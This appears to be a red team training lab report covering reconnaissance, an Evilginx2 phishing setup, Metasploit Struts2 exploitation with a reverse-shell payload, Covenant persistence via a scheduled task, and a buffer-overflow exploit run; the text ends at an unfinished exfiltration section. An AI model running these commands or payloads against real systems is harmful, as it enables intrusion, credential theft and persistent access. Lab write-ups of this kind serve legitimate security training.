Week 3: Red Team Practical Labs and Simulations

Introduction

This document presents a structured overview of multiple red team practical labs conducted in a controlled environment. The purpose of this documentation is to clearly explain objectives, activities, findings, and outcomes for educational and internal reference use. Visuals such as tables and diagrams are referenced where applicable to enhance understanding of complex attack workflows.

1. OSINT and Reconnaissance Lab

1.1. Overview


This lab focused on gathering open-source intelligence to identify publicly exposed assets associated with a target domain. Passive reconnaissance techniques were used to minimize detection while collecting actionable data.

1.2. Tool Used

- **Shodan**
- **Recon-ng**
- **Maltego**

1.3. Subdomain Enumeration

The subdomain www.example.com is enumerated with the **bing_domain_web** module from **Recon-ng** tool.




```
[recon-ng][default] > marketplace install recon/domains-hosts/bing_domain_web
[*] Module installed: recon/domains-hosts/bing_domain_web
[*] Reloading modules ...
[recon-ng][default] > modules load recon/domains-hosts/bing_domain_web
[recon-ng][default][bing_domain_web] > options set SOURCE www.example.com
SOURCE ⇒ www.example.com
[recon-ng][default][bing_domain_web] > run

_______________
WWW.EXAMPLE.COM
_______________

[*] URL: https://www.bing.com/search?first=0&q=domain%3Awww.example.com
[recon-ng][default][bing_domain_web] > 
```

Figure 1: Recon-ng Enumeration

1.4. Shodan Exposure Summary

A Shodan query for Apache servers in the United States revealed three exposed hosts. These systems disclosed service banners, open HTTP ports, and outdated configurations. Such exposure enables adversaries to fingerprint services and identify potential attack vectors, emphasizing the need for patching and service hardening.



Product Spotlight: Keep track of what you have connected to the Internet. Chec

404 Error

192.254.235.11
192-254-235-11.unifiedlayer.com
HostGator.com LLC
United States, Tabiona

```
HTTP/1.1 200 OK
Date: Mon, 02 Feb 2026 06:41:41 GMT
Server: Apache
Upgrade: h2,h2c
Connection: Upgrade
Last-Modified: Tue, 09 Jan 2024 17:50:15 GMT
Accept-Ranges: bytes
Content-Length: 746
Vary: Accept-Encoding
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires...
```

96.126.122.34

96-126-122-34.ip.linodeusercontent.com
Linode
United States, Richardson

```
HTTP/1.1 200 OK
content-type: text/html;charset=UTF-8
content-length: 2
server: WebSphere Application Server/6.1 jjhttpd v0.1.
```

cloud honeypot

HTTP Status 404 â€" Not Found

16.148.125.86
ec2-16-148-125-86.us-west-2.compute.amazonaws.com
Amazon.com, Inc.
United States, Boardman

```
HTTP/1.1 404 Not Found
Transfer-Encoding: chunked
Date: Mon, 02 Feb 2026 06:40:57 GMT
Server: Apache/1.2.42 (PalmOS)
Last-Modified: Thu, 26 May 2016 13:04:53 GMT
```

Figure 2: Shodan Query

2. Phishing Simulation

2.1. Overview


This lab simulated a phishing campaign to assess credential exposure risks and user awareness. All activities were conducted within an isolated virtual environment.

2.2. Tool Used

- **Gophish**
- **Evilginx2**

2.3. Campaign Setup

A cloned authentication page was delivered using a simulated email campaign. The objective was to evaluate how users respond to deceptive login prompts. The phishing campaign backend was set up using the **Evilginx2** tool. The tool was configured to clone the target login portal and set up lures to intercept login credentials. The **Gophish** tool was used to create a campaign for the phishing task and used an email template to mimic a promotion.




```
+-----------+-----------+-------------+------------+------------+
| phishlet  |  status   | visibility  | hostname   | unauth_url |
+-----------+-----------+-------------+------------+------------+
| example   | disabled  | visible     |            |            |
+-----------+-----------+-------------+------------+------------+

: config domain freecourse.com
[16:20:03] [inf] server domain set to: freecourse.com
: config ipv4 127.0.0.1
[16:20:09] [inf] server external IP set to: 127.0.0.1
: phishlets hostname example freecourse.com
[16:20:30] [inf] phishlet 'example' hostname set to: freecourse.com
[16:20:30] [inf] disabled phishlet 'example'
: phishlets get-hosts example

127.0.0.1 academy.freecourse.com

: phishlets enable example
[16:21:01] [inf] enabled phishlet 'example'
: lures create example
[16:21:09] [inf] created lure with ID: 4
: lures get-url 4

https://academy.freecourse.com/gnHXTYGE
```

Figure 3: Evilginx2 setup

2.4. Credential Harvest

The campaign was a success and the credentials were harvested.



```
: sessions

+------+-----------+------------------+-------------+----------+------------+------------------+
| id   | phishlet  |     username     |  password   | tokens   | remote ip  |       time       |
+------+-----------+------------------+-------------+----------+------------+------------------+
| 1    | example   | test@mail.com    | hello       | none     | 127.0.0.1  | 2026-02-02 16:13 |
| 2    | example   | test@gmail.com   | password123 | none     | 127.0.0.1  | 2026-02-02 16:21 |
| 3    | example   | test@gmail.com   | password123 | none     | 127.0.0.1  | 2026-02-02 16:53 |
| 4    | example   |                  |             | none     | 127.0.0.1  | 2026-02-02 16:34 |
+------+-----------+------------------+-------------+----------+------------+------------------+

: sessions 3

 id           : 3
 phishlet     : example
 username     : test@gmail.com
 password     : password123
 tokens       : empty
 landing url  : https://academy.freecourse.com/gnHXTYGE
 user-agent   : Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
 remote ip    : 127.0.0.1
 create time  : 2026-02-02 16:34
 update time  : 2026-02-02 16:53
```

Figure 4: Captured Credentials

3. Vulnerability Exploitation

3.1. Overview

This section involves scanning a vulnerable web application to identify weaknesses and executing an exploit to gain remote access.


3.2. Tool Used

- **Nmap**
- **Metasploit**

3.3. Vulnerability Scanning

The metasploitable3 machine was scanned using Nmap and found Old and Vulnerable Apache Tomcat was running on port 8282.

3.4. Scan Result




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -T5 -sCV -p 8282 192.168.100.18

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-05 13:40 IST
Nmap scan report for 192.168.100.18 (192.168.100.18)
Host is up (0.00016s latency).

PORT      STATE SERVICE VERSION
8282/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/8.0.33
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
MAC Address: 00:0C:29:63:AC:44 (VMware)
```

Figure 5: Nmap scan on port 8282

3.5. Exploitation

The vulnerability was exploited using the **exploit/multi/http/struts2_rest_xstream** module for the vulnerable **strut2** module of the Apache Tomcat.



```
msf exploit(multi/http/struts2_code_exec_showcase) > use exploit/multi/http/struts2_rest_xstream
[*] Using configured payload windows/meterpreter/reverse_tcp
msf exploit(multi/http/struts2_rest_xstream) > set rhosts 192.168.100.17
rhosts ⇒ 192.168.100.17
msf exploit(multi/http/struts2_rest_xstream) > set rport 8282
rport ⇒ 8282
msf exploit(multi/http/struts2_rest_xstream) > set target 5
target ⇒ 5
msf exploit(multi/http/struts2_rest_xstream) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf exploit(multi/http/struts2_rest_xstream) > exploit
[*] Started reverse TCP handler on 192.168.100.12:4444
[*] Command Stager progress -  17.01% done (2046/12025 bytes)
[*] Command Stager progress -  34.03% done (4092/12025 bytes)
[*] Command Stager progress -  51.04% done (6138/12025 bytes)
[*] Command Stager progress -  68.06% done (8184/12025 bytes)
[*] Command Stager progress -  84.24% done (10130/12025 bytes)
[*] Command Stager progress - 100.00% done (12025/12025 bytes)
[*] Sending stage (190534 bytes) to 192.168.100.17
[*] Sending stage (190534 bytes) to 192.168.100.17
[*] Meterpreter session 2 opened (192.168.100.12:4444 → 192.168.100.17:49628) at 2026-02-02 21:

meterpreter > [*] Meterpreter session 3 opened (192.168.100.12:4444 → 192.168.100.17:49420) at
+0530

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > █
```

Figure 6: Exploitation using Metasploit

3.6. Remediation Plan

- Patching or upgrading vulnerable services
- Implement strict input validation
- Applying firewall or network segmentation controls

4. Lateral Movement Exercise

4.1. Overview

Lateral movement allows an attacker to pivot from a compromised host to other systems within the network.

4.2. Tools Used


- **Covenant**
- **Chisel**
- **Impacket**

4.3. Pivoting Summary

A session was established on **Machine A** using **Covenant C2 agent**. Using a Lateral Movement tool called **Chisel** a proxy tunnel server was running on the attacking machine (which is the Kali Linux). The client tunnel of Chisel was set up on Machine A after the tool was uploaded through the C2 and executed using the remote code. After successful connection, using **Impacket's psexec.py** the Lateral Movement to **Machine B** was successful which was inaccessible previously from the attacking machine network.

4.4. Persistence

A Scheduled task was set up for persistence C2 connection. A payload (C2 agent) runs daily for persistent C2 callback.



```
— [02/03/2026 09:29:56 UTC] WhoAmI completed
(admin) > WhoAmI

DEVBOX\dev

— [02/03/2026 09:37:42 UTC] PowerShell completed
(admin) > PowerShell /powershellcommand:"schtasks /create /tn \"UpdateCheck\" /tr \"C:\Windows\Temp\GruntHTTP.exe\" /sc daily /st 09:00 /rl highest"

ERROR: Access is denied.
System.Management.Automation.RemoteException

— [02/03/2026 09:38:48 UTC] PowerShell completed
(admin) > PowerShell /powershellcommand:"schtasks /create /tn \"UpdateCheck\" /tr \"C:\Windows\Temp\GruntHTTP.exe\" /sc daily /st 09:00 "

SUCCESS: The scheduled task "UpdateCheck" has successfully been created.

— [02/03/2026 09:39:02 UTC] PowerShell completed
(admin) > PowerShell /powershellcommand:"schtasks /query /tn \"UpdateCheck\""


Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
UpdateCheck                              2/4/2026 9:00:00 AM    Ready
```

Figure 7: Adding Schedule Task

5. Social Engineering Lab

5.1. Overview


This lab simulates a vishing (voice phishing) scenario to gather intelligence and manipulate targets into revealing information.

5.2. Tool Used

- **PhoneInfoga**
- **Maltego**

5.3. Intel Gathering

Based on a number gathered using reconnaissance more information was gathered using **phoneinfoga** and mapped using **maltego**.



Local: (406) 797-1666

E164: +14067971666

International: 14067971666

Country Code: 1

Country: US

Carrier:

Scanners

Numverify

```
▾ {
    valid: true,
    number: "14067971666",
    local_format: "4067971666",
    international_format: "+14067971666",
    country_prefix: "+1",
    country_code: "US",
    country_name: "United States of America",
    location: "Anaconda",
    carrier: "",
    line_type: "landline"
}
```

PhoneInfoga 2.11.0

Figure 8: PhoneInfoga Result




Figure 9: Maltego Mapping

5.4. Vishing Simulation

The vishing simulation involved impersonating IT support to request verification details. The script leveraged urgency and authority, demonstrating how attackers exploit trust rather than technical flaws to obtain sensitive information.

6. Exploit Development

6.1. Overview

This section covers the analysis of binary vulnerabilities and the creation of a Proof of Concept (PoC) exploit.

6.2. Tools Used


- **GDB**
- **Strings**
- **python-pwntools**

6.3. Binary Analysis

Analysis of the vuln binary revealed a *secret_function* and a vulnerable part. The vulnerable part is the unrestricted buffer given for the **read** function buffer. The strings output and GDB analysis shows the functions and symbols. The possible vulnerability in the read function gives a possible buffer overflow, which can be used to access the secret function.

6.4. Exploit PoC

- **Vulnerability:** Buffer Overflow
- **Payload:** A custom python script to overflow the buffer and access secret function
- **Result:** Successfully accessed the secret function



```
┌──(kali㉿kali)-[~]
└─$ python3 exploit.py
[*] '/home/kali/vuln'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
[+] Starting local process './vuln': pid 12659
[*] Target 'secret_function' found at: 0x401156
[*] Sending payload ...
[*] Switching to interactive mode
[*] Process './vuln' stopped with exit code 0 (pid 12659)
Enter input:
[+] Success! Control flow hijacked. Access granted.
[*] Got EOF while reading in interactive
$
[*] Got EOF while sending in interactive
```

Figure 10: Exploit PoC Result

7. Post-Exploitation and Exfiltration

7.1. Overview


Post-exploitation involves harvesting credentials and extracting sensitive data from the compromised network.

7.2. Tools Used

- **Mimikatz**
- **Dnscat2**

